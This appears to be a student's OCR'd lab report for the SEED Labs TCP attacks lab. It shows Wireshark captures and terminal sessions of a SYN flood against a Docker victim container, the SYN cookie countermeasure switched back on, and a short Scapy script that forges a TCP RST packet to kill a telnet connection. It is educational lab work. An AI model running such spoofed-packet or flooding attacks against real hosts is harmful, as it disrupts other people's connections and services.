
```
No.     Time               Source            Destination   Protocol Length Info
  1111… 2021-10-29 08:19:… 108.127.2.55      10.9.0.5      TCP         54 48800 → 23 [SYN] Seq=654063108 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 145.52.17.76      10.9.0.5      TCP         54 62445 → 23 [SYN] Seq=2425764409 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 135.79.248.30     10.9.0.5      TCP         54 4277 → 23 [SYN] Seq=3797396008 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 54.217.58.44      10.9.0.5      TCP         54 34662 → 23 [SYN] Seq=1362597502 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 41.198.190.30     10.9.0.5      TCP         54 1477 → 23 [SYN] Seq=1478166101 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 65.179.40.22      10.9.0.5      TCP         54 56415 → 23 [SYN] Seq=1367297094 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 254.145.249.94    10.9.0.5      TCP         54 51608 → 23 [SYN] Seq=614476089 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 169.145.171.65    10.9.0.5      TCP         54 19322 → 23 [SYN] Seq=1652125739 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 134.68.126.110    10.9.0.5      TCP         54 48711 → 23 [SYN] Seq=2199481413 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 116.153.104.85    10.9.0.5      TCP         54 53013 → 23 [SYN] Seq=406438157 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 154.149.159.89    10.9.0.5      TCP         54 16128 → 23 [SYN] Seq=3604590593 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 43.44.218.18      10.9.0.5      TCP         54 43903 → 23 [SYN] Seq=3402051680 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 13.132.132.59     10.9.0.5      TCP         54 15540 → 23 [SYN] Seq=3665585208 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 94.187.26.58      10.9.0.5      TCP         54 49923 → 23 [SYN] Seq=1642273125 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 183.214.32.15     10.9.0.5      TCP         54 63964 → 23 [SYN] Seq=1739100978 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 8.86.109.85       10.9.0.5      TCP         54 8867 → 23 [SYN] Seq=1124625514 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 44.246.150.14     10.9.0.5      TCP         54 25430 → 23 [SYN] Seq=211895837 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 142.111.7.58      10.9.0.5      TCP         54 25064 → 23 [SYN] Seq=1478212110 Win=20000 Len=0
  1111… 2021-10-29 08:19:… 18.137.115.127    10.9.0.5      TCP         54 2682 → 23 [SYN] Seq=375600253 Win=20000 Len=0

▸ Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface vethe200ac7, id 0
▸ Ethernet II, Src: 02:42:4a:31:df:8e (02:42:4a:31:df:8e), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 164.163.130.36, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 53571, Dst Port: 23, Seq: 2405472260, Len: 0

0000  02 42 0a 09 00 05 02 42  4a 31 df 8e 08 00 45 00   ·B·····B J1····E·

vethe200ac7: <live capture in progress>     Packets: 1111892 · Displayed: 1111892 (100.0%)     Profile: Default
```



```
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr  volumes
root@shikhirsvm:/# cd volumes
```

[SEED Labs] Capturing from vethe200ac7
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.     Time               Source      Destination      Protocol Length Info
  1679… 2021-10-29 08:20:… 10.9.0.5    68.134.27.123    TCP         58 [TCP Retransmission] 23 → 43840 [SYN, ACK] Seq=3756298834 Ack…
  1679… 2021-10-29 08:20:… 10.9.0.5    150.76.31.97     TCP         58 [TCP Retransmission] 23 → 53268 [SYN, ACK] Seq=1874779515 Ack…
  1679… 2021-10-29 08:20:… 10.9.0.5    187.63.176.15    TCP         58 [TCP Retransmission] 23 → 25781 [SYN, ACK] Seq=614192033 Ack=…
  1679… 2021-10-29 08:20:… 10.9.0.5    190.17.32.31     TCP         58 [TCP Retransmission] 23 → 18249 [SYN, ACK] Seq=3431845200 Ack…
  1679… 2021-10-29 08:20:… 10.9.0.5    38.123.113.50    TCP         58 [TCP Retransmission] 23 → 22830 [SYN, ACK] Seq=689427562 Ack=…
  1679… 2021-10-29 08:20:… 10.9.0.5    67.145.243.31    TCP         58 [TCP Retransmission] 23 → 41857 [SYN, ACK] Seq=1323804479 Ack…
  1679… 2021-10-29 08:20:… 10.9.0.5    37.39.121.80     TCP         58 [TCP Retransmission] 23 → 26386 [SYN, ACK] Seq=2728325419 Ack…
  1679… 2021-10-29 08:20:… 10.9.0.5    244.249.214.72   TCP         58 [TCP Retransmission] 23 → 11297 [SYN, ACK] Seq=3226629325 Ack…
  1679… 2021-10-29 08:20:… 10.9.0.5    169.121.233.1    TCP         58 [TCP Retransmission] 23 → 59000 [SYN, ACK] Seq=3181400050 Ack…
  1679… 2021-10-29 08:20:… 10.9.0.5    136.75.202.98    TCP         58 [TCP Retransmission] 23 → 19730 [SYN, ACK] Seq=848564021 Ack=…
  1679… 2021-10-29 08:20:… 10.9.0.5    177.29.44.35     TCP         58 [TCP Retransmission] 23 → 48337 [SYN, ACK] Seq=149659482 Ack=…
  1679… 2021-10-29 08:20:… 10.9.0.5    218.43.247.43    TCP         58 [TCP Retransmission] 23 → 41694 [SYN, ACK] Seq=1397329726 Ack…
  1679… 2021-10-29 08:20:… 10.9.0.5    108.95.205.113   TCP         58 [TCP Retransmission] 23 → 60477 [SYN, ACK] Seq=2721429765 Ack…
  1679… 2021-10-29 08:20:… 10.9.0.5    29.108.90.61     TCP         58 [TCP Retransmission] 23 → 36164 [SYN, ACK] Seq=3132849472 Ack…
  1679… 2021-10-29 08:20:… 10.9.0.5    182.172.69.103   TCP         58 [TCP Retransmission] 23 → 57617 [SYN, ACK] Seq=616375736 Ack=…
  1679… 2021-10-29 08:20:… 10.9.0.5    59.111.110.33    TCP         58 [TCP Retransmission] 23 → 52218 [SYN, ACK] Seq=3110989333 Ack…
  1679… 2021-10-29 08:20:… 10.9.0.5    59.241.63.43     TCP         58 [TCP Retransmission] 23 → 53520 [SYN, ACK] Seq=1424584097 Ack…
  1679… 2021-10-29 08:20:… 10.9.0.5    69.168.4.17      TCP         58 [TCP Retransmission] 23 → 4034 [SYN, ACK] Seq=2714371125 Ack=…
  1679… 2021-10-29 08:20:… 10.9.0.5    153.102.58.100   TCP         58 [TCP Retransmission] 23 → 20058 [SYN, ACK] Seq=1734246896 Ack…

▸ Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface vethe200ac7, id 0
▸ Ethernet II, Src: 02:42:4a:31:df:8e (02:42:4a:31:df:8e), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 164.163.130.36, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 53571, Dst Port: 23, Seq: 2405472260, Len: 0

0000  02 42 0a 09 00 05 02 42  4a 31 df 8e 08 00 45 00   ·B·····B J1····E·
```




seed@shikhirsvm: ~/security/Labsetup
ssh.cloud.google.com/projects/serene-cathode-329819/zones/us-central1-a/instances/shikhirsvm?authuser=0&hl=en_US&proj...

```
seed@shikhirsvm:~/security/Labsetup$ dockps
6ba2941a4ff4  seed-attacker
ab99cc8c633c  user1-10.9.0.6
55845e077afa  user2-10.9.0.7
010a28d89a9e  victim-10.9.0.5
seed@shikhirsvm:~/security/Labsetup$ docksh 6b
root@shikhirsvm:/# cd volumes
root@shikhirsvm:/volumes# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
010a28d89a9e login:
Password:

efd

Login incorrect
010a28d89a9e login: exit
Password:
exit
exit

Login incorrect
010a28d89a9e login: exit
Password:
exit

Login incorrect
010a28d89a9e login: seed
Password:
dess
Login incorrect
010a28d89a9e login:
Login timed out after 60 seconds.
Connection closed by foreign host.
root@shikhirsvm:/volumes# exit
exit
seed@shikhirsvm:~/security/Labsetup$ docksh 6b
root@shikhirsvm:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@shikhirsvm:/# 
```


The attack is successful when we run the C code, as the packets are generated much faster compared to the previous Python program also, we have switched the Syn_Cookie value from 1 to 0.

The Telnet request fails as we have successfully flooded with the SYN packets, this can be observed in Wireshark and hence our attack is successful.

Task 1.3: Enable the SYN Cookie Countermeasure


seed@shikhirsvm: ~
ssh.cloud.google.com/projects/serene-cathode-329819/zones/us-central1-a/instances/shikhirsvm?authuser=0&hl=en_US&proj...


```
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Oct 29 09:14:10 UTC 2021

  System load:  1.03               Users logged in:                 1
  Usage of /:   26.8% of 19.21GB   IPv4 address for br-a1f100b54b3b: 10.9.0.1
  Memory usage: 22%                IPv4 address for docker0:        172.17.0.1
  Swap usage:   0%                 IPv4 address for ens4:           10.128.0.2
  Processes:    226


43 updates can be applied immediately.
28 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Fri Oct 29 09:12:08 2021 from 35.235.245.128
shikhirg@shikhirsvm:~$ sudo su seed
seed@shikhirsvm:/home/shikhirg$ cd ..
seed@shikhirsvm:/home$ cd seed
seed@shikhirsvm:~$ dockps
6ba2941a4ff4  seed-attacker
ab99cc8c633c  user1-10.9.0.6
55845e077afa  user2-10.9.0.7
010a28d89a9e  victim-10.9.0.5
seed@shikhirsvm:~$ docksh 01
root@010a28d89a9e:/# cd volumes
root@010a28d89a9e:/volumes# ls
a.out  attack.py  syn  synflood.c
root@010a28d89a9e:/volumes# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
root@010a28d89a9e:/volumes# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@010a28d89a9e:/volumes# exit
exit
seed@shikhirsvm:~$ docksh 6b
root@shikhirsvm:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
010a28d89a9e login: 
```


seed@shikhirsvm: ~/security/Labsetup
ssh.cloud.google.com/projects/serene-cathode-329819/zones/us-central1-a/instances/shikhirsvm?authuser=0&hl=en_US&projectNumber=588356155406&useAdminProxy=true&troubleshoot4005Enabled=tr...

```
Connected, host fingerprint: ssh-rsa 0 20:71:BA:BB:54:D6:5E:6E:96:EC:2D:A6:6B:E4
:AE:84:02:67:74:05:AC:E4:4C:57:ED:C5:5A:EC:C1:84:C8:D3
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-1020-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Oct 29 09:07:25 UTC 2021

  System load:  0.53               Users logged in:                 1
  Usage of /:   26.8% of 19.21GB   IPv4 address for br-a1f100b54b3b: 10.9.0.1
  Memory usage: 20%                IPv4 address for docker0:        172.17.0.1
  Swap usage:   0%                 IPv4 address for ens4:           10.128.0.2
  Processes:    214


43 updates can be applied immediately.
28 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Fri Oct 29 09:03:27 2021 from 35.235.245.128
shikhirg@shikhirsvm:~$ sudo su seed
seed@shikhirsvm:/home/shikhirg$ cd ..
seed@shikhirsvm:/home$ cd seed
seed@shikhirsvm:~$ cd security
seed@shikhirsvm:~/security$ cd Labsetup
seed@shikhirsvm:~/security/Labsetup$ ls
docker-compose.yml  volumes
seed@shikhirsvm:~/security/Labsetup$ docksh 6b
root@shikhirsvm:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
010a28d89a9e login: 
```


We observe that the attack fails for both Python and the C program as we have switched on the SYN cookie mechanism again. The telnet connection is established easily.

Task 2: TCP RST Attacks on telnet Connections


seed@shikhirsvm: ~/security/Labsetup/volumes
File Edit View Search Terminal Help


```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=23, dport=58024, flags="R", seq=1684984477, ack=3722457414)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=2)
~
~
~
~
~
~
~
~
~
                                                                4,41          All
```

